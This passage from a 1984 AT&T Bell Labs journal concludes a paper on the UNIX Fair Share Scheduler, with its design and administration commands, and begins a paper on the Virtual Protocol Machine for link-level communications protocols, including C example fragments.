Figure 2 shows the same set of users ( $U$ ) and processes ( $p$ ) as Fig. 1. Each user process domain is now bounded by a fair share group. In this example, FSS distributes the total resources to a set of three fair share groups ( $G_1$ ,  $G_2$ , and  $G_3$ );  $G_1$  is allocated 50 percent of the available resources;  $G_2$  and  $G_3$  are each allocated 25 percent of the available resources. In effect, each fair share group is provided with a virtual *UNIX* system.

### 3.3 Access to system resources

Access to system resources by a process with FSS is determined by the user that owns the process, the fair share group the user is associated with, and the resource consumption rate of the fair share group. A fair share group process association or resource consumption rate may change dynamically.

Controlling fair share group access and resource consumption rates allows a new set of administrative alternatives on *UNIX* systems that may be represented with a pie chart (see Fig. 3). The area of the pie chart represents the total amount of available system resources. Each pie chart slice is the amount of system resources allocated to a given fair share group. The filling of each pie chart slice is the number of users associated with a fair share group.




Fig. 3—Resource allocation.




Fig. 4—Unused resource distribution.

### 3.4 Unused system resources

When a fair share group is not using its full resource portion, FSS distributes the extra resources in relative proportions to other fair share groups that show the demand. This has the desirable effect of using all the system resources when a demand exists, while maintaining boundaries for distributing resources that are relative to fair share group allocations.

Consider the fair share group allocations described in Fig. 3. If  $G_1$  is not using any of its allocated resources, FSS gives those resources in equal portions to  $G_2$  and  $G_3$  because they are both allocated an equivalent amount of system resources (see Fig. 4a). If  $G_2$  is not using any of its allocated resource, FSS gives  $G_1$  twice as much of these resources as it gives  $G_3$  because  $G_1$  is allocated twice the amount of resources as  $G_3$  (Fig. 4b). Therefore,  $G_1$  receives two-thirds of the total system resources, while  $G_3$  receives the rest.

#### IV. APPLICATIONS

The general benefit of FSS is the dynamic control it has over the distribution of resources in the *UNIX* system. That is, knowing the number and type of processes that are using a virtual system of a given size allows greater predictability for the execution of a given task or the responsiveness for a given user. This section will point out some practical applications of how this control may be used.

A computation center may use FSS to allocate resources to a predefined set of users at a fixed cost. The cost is calculated by the relationship between the total cost of the real system versus the percentage allocated to a virtual system. The set of users have the advantage of being able to define their responsiveness and predict the charges that they will incur. The computation center has the advantage of providing a billing procedure that is both predictable and fair.

Providing a fixed processing rate to a set of users has the added advantage of insulating that set from other sets of users on the same system. A system with a heterogeneous user population has the potential for one set of users to monopolize system resources. This typically happens when a system is saturated with a set of users from a related project. For example, employees from the same department are reaching a project deadline or students from the same class have a project due. Users that are not related to that project must compete on equal terms with these users. Figure 5a shows the process scheduler for a standard *UNIX* operating system with two user groups, A and B. Group A has the potential to obtain more system resources than group B simply because group A owns more active processes. FSS can resolve this by associating each group with a fixed portion of the system (see Fig. 5b). This means that group B will be insulated from the activities of users in group A.

A system administrator can use FSS to achieve a resource-limiting




Fig. 5—Load insulation.




Fig. 6—Upper bound enforcement.

scheme by associating process sets with a small virtual system. Most *UNIX* systems have many active background processes competing with interactive processes for system resources, such as networking tasks or system monitors. FSS may be used to give the interactive processes a higher priority over the background processes by associating the background processes with a small resource consumption rate relative to the other fair share groups (see Fig. 6a). When there is a high interactive and background demand, the background processes will be confined to a fixed limit (see Fig. 6b). When there is a low interactive demand and high background demand, the unused resources go to the background processes (see Fig. 6c).

A project manager can use FSS to dynamically select the amount of resources available to users in (or not in) the critical path of a project. Raising the upper bound of a fair share group consumption rate to a large limit relative to other fair share groups and associating users in the critical path with this large fair share group may give good response to a set of users. Users in the small fair share group will have worse response but may use the resources left over when the demand decreases from users in the large group. This allows a project manager to allocate resources to critical activities without requiring a dedicated system.

A final example of FSS use is to divide the system resources evenly among the interactive users on the system, that is, to divide a system with  $n$  interactive users into  $n$  fair share groups, each provided with  $1/n$  of the system resources. This has the advantage of insulating users from each other, while ensuring that each user has an equal share of the system resources.

## V. INTERFACE

The user interface to FSS requires a small set of commands for administration and fair share group access. This section provides some

examples of their use and assumes knowledge of basic *UNIX* system concepts.

### **5.1 Establishing fair share groups**

The system resource division in Fig. 3 may be established through the following sequence of commands:

```
fsadm -a -s 50 -i 1 G1
fsadm -a -s 25 -i 2 G2
fsadm -a -s 25 -i 3 G3
```

These commands inform FSS of three fair share groups, G1, G2, and G3, which are allocated 50, 25, and 25 shares, respectively, of the available system resources and are identified to FSS by the integers 1, 2, and 3. (The number of shares associated with a fair share group determines its allocation of resources. In this example, there is a total of one hundred shares of system resources. Thus, one share is equivalent to 1 percent of the total system resources.)

Dynamic share modification may be done through the same command. The command sequence

```
fsadm -m -s 25 G1
fsadm -m -s 50 G2
```

reverses the resource allocation rates between fair share groups G1 and G2, described previously.

### **5.2 Associating users with fair share groups**

The fair share group administrator may provide user access to a fair share group by explicitly associating a user with a fair share group. Figure 3 shows two users (U1, U2) associated with fair share group G1. The command

```
fsgadm -a -g G1 U1
```

allows the user with the login name U1 to access the fair share group named G1. If no other fair share groups are associated with this user, the fair share group G1 will be the only one accessible to this user. Generally, one fair share group is used as a system default for those users not associated with any fair share group.

### **5.3 User access to fair share groups**

The association between a fair share group and a user process is normally established when the user logs in. Each new process created by a user inherits the same fair share group association as its parent process. This association may be dynamically changed to an alternate fair share group by

```
chfsg -g G1 U1
```

which associates the *UNIX* system processes owned by the user with the login name *U1* to the fair share group named *G1*.

## VI. DESIGN

FSS was designed to minimize the number of changes and amount of overhead in the process scheduler, while preserving the basic structure of the *UNIX* operating system. The resulting FSS implementation incurs less than one-percent operating system overhead and requires no change in any user-level programs. The following section describes an overview of the operation of FSS and is not intended as a complete proof of the algorithm.

### 6.1 Standard process scheduler

The process scheduler for the standard *UNIX* operating system distributes resources by using a prioritized round-robin queueing scheme (see Fig. 7). The priority is actually a number that is associated with each process. A logical queue exists for each priority value. When the process scheduler selects another process to run, it simply chooses the first runnable process on the highest-priority queue. The CPU is allocated in a round-robin fashion until a higher-priority event occurs,




Fig. 7—Standard queueing model.

causing another process to become active; the process is done with the CPU; or a time limit expires. If the process still requires more service after relinquishing the CPU, the process is reinserted into a lower-priority queue. The priority structure is divided into two types: kernel and user.

*Kernel* priority is used when a process is executing within the operating system for a user process (for example, when a process requests a block from disk). Kernel priorities are the highest and are used for reserved operating system functions. Priorities at this level are roughly layered with respect to the response one would expect for a particular event. Disk events have high priority and terminal events have low. This structure is established to optimize throughput of critical resources.

A process generally has a *user* priority when it is contending for the use of the CPU. User priorities are lower than any of the kernel levels and are calculated at least every second for each process. The user-level process priority is considered to be high when it contains a low numerical value and may be represented by the following ratio:

$$UNIX \text{ system priority} = \frac{\text{recent CPU usage}}{\text{real time}}.$$

A process generally enters the system at the highest user priority because it has no recent CPU activity. The user priority drops as the process uses the CPU and rises when the process is kept from using the CPU.

## 6.2 Fair share scheduler

FSS maintains fair share group resource consumption rates by expanding the definition of user priority to include resource usage by a fair share group. Resource usage is a function of the entities provided to a process by the operating system, such as use of the CPU and access to disks. The expanded definition logically separates processes into another set of user priority queues, while maintaining the same kernel-level priorities (see Fig. 8). That is, the user priority queues are divided into a set of user priority queue structures, one set for each fair share group. The fair share group that is farthest from achieving its resource consumption rate will have its set of queues on top of the user queues, the set for the next farthest fair share group follows, and so on. Fair share group sets are reordered every second along with processes within each set. The FSS user-level process priority function is then expanded to

$$FSS \text{ priority} = UNIX \text{ system priority} + \frac{\text{recent fair share group resource usage}}{\text{real time}}.$$




Fig. 8—FSS queuing model.

The fair share group resource usage is calculated by taking the exponentially weighted sum of the system resources recently used by all the processes within the fair share group. This sum is normalized to the allocated resource consumption rate associated with the fair share group and compared to a similar measure for all the other fair share groups. This additional priority function ratio has the same characteristics as the *UNIX* system priority. The priority will drop as the fair share group uses more resources than are allocated to it and rise when it is kept from using system resources. Thus, the new priority function distributes system resources according to the resource consumption rate associated with each fair share group, while maintaining the same scheduling philosophy as the standard *UNIX* operating system within each fair share group.




Fig. 9—Actual fair share group usage.

## VII. LIMITATIONS

The queue model of the *UNIX* operating system suggests that precedence is given to the optimization of critical resources at the kernel level. This implies that it is not always possible to guarantee an exact resource consumption rate to a fair share group over a given period of time. However, the average resource consumption rate should approach the allocated fair share group resource consumption rate, providing that there is a sufficient demand. Figure 9 shows the actual usage of two fair share groups on a typical *UNIX* system. One fair share group is used for interactive users and is allocated 75 percent of the system resources, while the other is used for administrative tasks and is allocated the remaining system resources. The usage of each fair share group, in general, fluctuates around its corresponding allocated rate. Also notice that the peaks of the administrative fair share group, above its allocation, correspond to the valleys below the allocation of the fair share group for interactive users.

## VIII. SUMMARY

FSS was designed to extend the process scheduling criteria in the *UNIX* operating system for the purpose of giving a prespecified rate

of service at a fixed cost to a related set of users in a computation center environment. The resulting implementation gives the *UNIX* system an additional control mechanism that is beneficial to many different applications. This control allows the division of system resources into parts and the constriction of user access to each part. The user interface requires a small set of commands for administration and user access. The implementation incurs a small amount of operating system overhead and relies on the existing process priority structure within the *UNIX* operating system.

## IX. ACKNOWLEDGMENTS

I would like to thank Roger Polsley for the insight that he gave me through our discussions. Much of the FSS design and implementation is based on his pioneering efforts.

## REFERENCES

1. D. M. Ritchie and K. Thompson, "*UNIX* Time-Sharing System: The *UNIX* Time-Sharing System," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 1905-29.
2. K. Thompson, "*UNIX* Time-Sharing System: *UNIX* Implementation," *B.S.T.J.*, 57, No. 6 (July-August 1978), 1931-46.
3. S. R. Bourne, "*UNIX* Time-Sharing System: The *UNIX* Shell," *B.S.T.J.*, 57, No. 6 (July-August 1978), pp. 1971-90.

## AUTHOR

**Gary J. Henry**, B.S. (Computer Science), 1977, University of Wisconsin, Madison, WI; Raytheon, Portsmouth, RI, 1978-1979; M.S. (Information Engineering), 1982, University of Illinois, Chicago, IL; AT&T Bell Laboratories, 1979—. From 1978 to 1979, Mr. Henry introduced the *UNIX* operating system to Raytheon as a programmers workbench for several ongoing projects. Since December of 1979, Mr. Henry has been providing technical *UNIX* system support for the Computing Technology department at AT&T Bell Laboratories at Naperville, Illinois, and is responsible for support development, consulting, problem solving, coordination of *UNIX* system release conversions, and configuration planning. His project involvement has included the Fair Share Scheduler, AT&T-Philips Joint Venture consultation and installation of *UNIX* system software for the first European AT&T 3B20S, *UNIX* system conversion coordinator for releases 4.0 and 5.0 for the Naperville computation center systems, *UNIX* system internals instructor, *UNIX* system 5.0 performance improvements, and shared memory implementation project member. Mr. Henry is currently responsible for global *UNIX* system support functions for all of the AT&T Bell Laboratories computation centers. Member, USENIX Association and/usr/group.

## ***The UNIX System:***

# **The Virtual Protocol Machine**

By M. J. FITTON,\* C. J. HARKNESS,\* K. A. KELLEMAN,\*  
P. F. LONG,\* and C. MEE III\*

(Manuscript received August 12, 1983)

The *UNIX*<sup>™</sup> operating system Virtual Protocol Machine (VPM) is a package of software tools that allows a wide variety of link-level data communications protocols to be implemented efficiently in a high-level language. The resulting protocol implementations are independent of the particular communications hardware, the host machine architecture, and the host operating system, and therefore can be ported easily from one hardware/software environment to another. An extension to VPM, the Common Synchronous Interface (CSI), provides similar benefits for the higher-level protocol software that runs in the *UNIX* system host. The implementations of VPM use Programmable Communications Devices (PCDs) to off load the link-level communications processing from the host CPU. A high-level language protocol description is translated by a protocol compiler that runs on the host machine. The resulting module is then loaded into the PCD and executed. The other components of VPM are a transparent protocol driver that allows user processes to interact directly with a link-level protocol implementation, a real-time trace capability to facilitate debugging, and several utility programs. VPM has been implemented on several different PCDs and several types of host computers. VPM-based protocol implementations can be ported with little or no change from one VPM implementation to another. VPM and CSI greatly reduce host system overhead while producing maximum communica-

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

tions throughput. A number of different higher-level protocols and their link-level counterparts have been implemented in the *UNIX* system using CSI and VPM; among them are X.25, 3270 emulation, a synchronous terminal interface, and a facility for remote job entry to IBM hosts.

## 1. INTRODUCTION

Data communications protocols have evolved in response to a need for reliable, efficient, and high-speed communication between host computers and their terminals and, more recently, between pairs of host computers.<sup>1</sup> The functions provided by these protocols include:

1. Framing to determine which bits constitute a character and which characters make up a message.
2. Error control using cyclic redundancy checks to detect errors and retransmission to correct them.
3. Flow control to prevent data from piling up at the receiving end faster than they can be processed.
4. Multiplexing to allow several independent data streams to be transmitted concurrently over one physical link.
5. Call establishment and clearing procedures to allow use of switched networks.

Modern communications protocols are organized into layers, or levels, to manage complexity and provide flexibility of implementation. Each higher layer uses the facilities provided by the next lower level and augments them with additional functionality. Level 1, the lowest level, is usually defined in terms of the electrical interfaces at either end; it provides a basic data transfer facility with no error control or flow control. Level 1 is used directly, for example, by simple asynchronous terminals. Level 2, frequently referred to as the link level, provides reliable transmission across a single physical link; it includes procedures for error control, flow control, and call establishment and clearing. An example of a level-2 protocol is IBM's Binary Synchronous Communications procedure, also known as BSC or BISYNC. Level 3, if used, typically provides multiplexing of independent data streams. Still higher levels have also been defined.

The use of Programmable Communications Devices (PCDs) is an effective and economical way to implement link-level protocols. Lower-level protocol functions typically involve byte or bit operations allowing the use of inexpensive processors that are matched to these tasks. Protocol execution can proceed asynchronously using Direct Memory Access (DMA) methods and interrupts to interact with the host when necessary. Moving protocol execution to PCDs improves protocol throughput and allows more effective use of the host computer.

The Virtual Protocol Machine (VPM) is a software package that

provides a set of tools for the writing, executing, and debugging of link-level protocol programs. These programs, which are referred to as protocol scripts, are portable across a wide range of PCDs that are used in conjunction with the various *UNIX* operating system hosts.

To implement VPM on a PCD, the PCD should have certain minimal functionality. It should have a means of direct access to the host's memory and be able to interrupt the host in order to notify it of completed operations or problems that are detected. It must, of course, support one or more serial communications lines and have sufficient random access memory to hold the PCD control program and at least one protocol script. It is important that the PCD handle byte operations efficiently. Interrupt-driven communication lines are not necessary but can be useful with some PCDs.

The VPM software package consists of:

1. A protocol compiler that executes on the *UNIX* system host and translates a protocol script into a form suitable for execution on a particular PCD.

2. PCD control programs that are specific to each supported PCD that implement the VPM primitives, manage communication with the host computer, and provide an environment for executing a protocol script in the PCD.

3. A transparent *protocol driver* that allows a user process to interact directly with a level-2 protocol program executing in a PCD; it provides no protocol features except basic packetization and simple flow control. [A protocol driver is a character pseudo device driver that uses the Common Synchronous Interface (CSI)].

4. A trace driver that provides a mechanism for tracing the execution of a link-level protocol executing in a PCD, as well as a higher-level protocol executing in the host.

5. A CSI that provides a general interface between level-3 protocols executing in a *UNIX* system host and their level-2 counterparts executing in a PCD; it allows implementations of higher-level protocols to be portable between the various *UNIX* system host computers regardless of the particular PCDs that are used to implement VPM on those hosts.

6. Miscellaneous utility programs to save and format trace output, load compiled protocol scripts into PCDs, and connect protocol driver minor devices with particular communications lines.

Figure 1 shows the relation between the various components of VPM.

A typical application of VPM and CSI includes a level-3 protocol implemented as a *UNIX* system character device driver, communicating through CSI with a level-2 protocol implemented in a PCD. When a higher-level protocol is not required or is being implemented at user




Fig. 1—VPM execution environment.

level, the user process can access the level-2 protocol through the transparent protocol driver.

Applications that have been developed using VPM and CSI include: (1) remote job entry to IBM systems, (2) support for synchronous terminals, (3) emulation of IBM 3270 cluster controllers, (4) levels 2 and 3 of the international standard X.25 data communications protocol, (5) support of asynchronous terminals through the standard terminal subsystem, and (6) support of the *Teletype*<sup>®</sup> 5620 Dot Mapped Display (DMD) terminal.

VPM and CSI have been implemented on the AT&T 3B20, AT&T 3B5, VAX-11\*, and PDP-11\* computers.

## II. THE VIRTUAL MACHINE

The essential component of VPM is a set of communications primitives embedded in a high-level language. C was chosen as the host language for VPM because of its good bit-manipulation and control-statement facilities and for its familiarity to the expected user community.<sup>2</sup>

The communication primitives were designed with two goals in mind. The first was to allow each protocol description to be coded in a manner that is convenient, readable, and makes visible the details of the protocol. The second goal was to hide the details of the particular hardware on which VPM is implemented.

There are three sets of primitives corresponding to three different

\* Trademark of Digital Equipment Corporation.

classes of protocols. One set supports half-duplex character-oriented protocols such as IBM's Binary Synchronous Communications (BISYNC) protocol. Another set supports bit-oriented full-duplex protocols such as the international standard High-Level Data Link Control (HDLC) procedure. A third set of primitives supports full-duplex asynchronous terminals such as those commonly used as login terminals with the *UNIX* system. The primitives for bit-oriented protocols are available only on the DEC\* computers; the primitives for asynchronous communication are available only on the 3B5 computer.

The primitives for character-oriented protocols allow the protocol script to interact with the line interface on a character-by-character basis. Each incoming character is obtained by the script using an *rcv* primitive and is examined so that appropriate action can be taken. Similarly, each outgoing character, including all control characters, is generated explicitly by the protocol script and passed to the line interface using a *xmt* primitive. Reflecting the half-duplex nature of these protocols, the *xmt* and *rcv* primitives block if an incoming character is not immediately available or if the outgoing character cannot be accepted immediately by the line interface (a few characters are buffered in hardware or software; the number depends on the implementation). Other primitives provide for opening and closing transmit buffers and receive buffers, fetching characters one at a time from transmit buffers, storing characters one at a time into receive buffers, and initializing and updating a 16-bit Cyclic Redundancy Checksum (CRC) calculation. The protocol script is responsible for determining which incoming and outgoing characters should be incorporated into the checksum calculation, if any. Figure 2 shows a program fragment that transmits a block in transparent BISYNC.

The primitives for communication with asynchronous terminals are also character-oriented, and in many ways are similar to those just described. As an aid to performance, some of these primitives manipulate buffers as well as characters. The protocol script normally operates on a character-by-character basis but has the option of transmitting blocks of characters as well. These primitives are full-duplex and nonblocking, and include timer facilities as well as character-transmission routines. In several cases, the functional definition of the primitive is similar for synchronous and asynchronous processing, but the details of the implementation are different, so a different name is used.

The primitives for bit-oriented protocols are nonblocking and allow the protocol script to interact with the VPM control program on a complete-frame basis. Incoming and outgoing characters are processed

---

\* Trademark of Digital Equipment Corporation.

```

#define DLE      0x10
#define ETB      0x26
#define PAD      0xff
#define STX      0x02
#define SYNC     0x32

unsigned char crc[2];
unsigned char byte;

/*
 * Transmit a block in transparent BISYNC
 */
xmtblk()
{
    /*
     * Initialize CRC calculation and send start-of-block character
     */
    crcloc(crc);
    xsom(SYNC);
    xmt(DLE);
    xmt(STX);
    /*
     * Get bytes from the transmit buffer and transmit them
     * adding DLE characters as required; update the CRC
     * calculation
     */
    while (get(byte) == 0) {
        if (byte == DLE)
            xmt(DLE);
        xmt(byte);
        crc16(byte);
    }
    /*
     * Transmit end-of-block characters and CRC
     */
    xmt(DLE);
    xmt(ETB);
    crc16(ETB);
    xmt(crc[0]);
    xmt(crc[1]);
    xeom(PAD);
}

```

Fig. 2—Example use of character-oriented primitives.

by the VPM control program without intervention by the protocol script. The script polls the control program via a `rcvfrm` primitive to determine if a completed receive frame is available. The control program assumes that up to five characters at the beginning of each incoming frame are control information that may be processed later by the protocol script. These characters are stored temporarily and passed to the protocol script via the `rcvfrm` primitive. All characters after the first two are placed into a receive buffer, if one is available; otherwise the characters are discarded. All characters are included in the CRC calculation. If an incoming frame is a data frame and the protocol script accepts it as correct, the script passes it to the host protocol driver using the `rtntfrm` primitive. Other primitives transmit a control frame or data frame with specified control information in the first few bytes, determine whether a transmission is currently in progress, and manage queues of transmit and receive buffers. Figure 3 shows a program fragment that transmits a data frame in the Link Access Procedure B (LAPB) subset of HDLC.

```

#define T1FLAG 01
#define INCMOD8(X)          {if(++X == 8) X = 0;}
#define ADDMOD8(X,Y,Z)     {Z = X + Y; if(Z >= 8) Z = Z - 8;}
#define START_T1          {tstatus = T1FLAG; t1 = T1;}
/*
 *      Transmit a data frame if one is available.
 */
xmtdata() {
/*
 *      If this is not a retry, get a new frame if available.
 */
if (VS == unopened) {
    if (getxfrm(VS))
        return(FALSE);
    INCMOD8(unopened);
}
/*
 *      Set up address and control bytes.
 */
con = (VS&07)<<1;
con |= (VR&07)<<5;
ac[1] = con;
ac[0] = faraddr;
/*
 *      Start T1 timer if not currently running.
 */
if (!(tstatus & T1FLAG)) {
    START_T1;
}
/*
 *      Set up control information and transmit frame.
 */
setctl(ac,2);
xmtfrm(VS);
INCMOD8(VS);
return(TRUE);
}

```

Fig. 3—Example use of bit-oriented primitives.

Several primitives are available for use with all three classes of protocols. Among these are facilities for receiving commands from and sending reports to a *UNIX* system driver or user process, generating trace event records, and starting and resetting software timers.

For a detailed description of the VPM primitives, see the entry for *vpmc* (1M) in the *UNIX* System Administrator's Manual.<sup>3</sup>

### III. COMMON SYNCHRONOUS INTERFACE

The *UNIX* operating systems's Common Synchronous Interface (CSI) is a device-independent interface between a level-3 protocol executing as a part of the system and a level-2 protocol executing in a PCD. CSI allows level-3 protocol drivers to be independent of the host computers on which they run and the PCDs used to implement their level-2 protocol. Figure 1 illustrates the interaction of the level-3 protocol driver and the level-2 protocol through CSI.

The interface consists of a set of functions used by level 3 and a set of reports that are generated by level 2. The two classes of functions are service functions and command functions. Service functions are used for buffer administration. Command functions are used to set up and communicate with the level-2 protocol. The level-3 driver receives

reports from the level-2 protocol and the PCD device driver via an interrupt routine. The more important functions and reports are described below. Some nonessential functions and reports have been omitted for clarity.

Service functions provide standard buffer queue management for level-3 protocol drivers. A standard CSI buffer structure is used to maintain buffers, allowing machine-independent buffering. Each buffer structure has buffer descriptors associated with it for maintaining buffer addresses, sizes, and any machine-dependent information. The service functions include:

1. `csialloc`—Allocate a buffer area for use by the level-3 driver. This function is typically called once during initialization to allocate buffer space for use by level 3.
2. `csifree`—Free the buffer area allocated for level 3.
3. `csiget`—Get a buffer descriptor and a buffer from the buffer area. This function is used by the level-3 protocol driver to obtain data buffers as needed.
4. `csibrtn`—Return a buffer descriptor and its associated buffer. This function is used when a buffer will no longer be needed by the level-3 protocol driver.
5. `csicopy`—Copy buffers to or from user space. This function provides a machine-independent way to copy data between system and user space.

Command functions are used to manage the communications link and communicate with the level-2 protocol script. The command functions include:

1. `csiattach`—Make a logical connection between a protocol driver and a synchronous line. This function is called before starting the level-2 protocol.
2. `csidetach`—Disconnect a protocol driver from a synchronous line.
3. `csistart`—Start the level-2 protocol. After a logical connection has been made, this function is used to start operation of the line (e.g., when a user requests a service).
4. `csistop`—Stop the level-2 protocol. This function is used to halt operation of the line.
5. `csixmtq`—Queue a transmit (full) buffer for level 2. This function is typically used by the level-3 protocol driver to transfer data on the line.
6. `csiemptq`—Queue a receive (empty) buffer for level 2. This function is used to provide level 2 with buffers for incoming data.
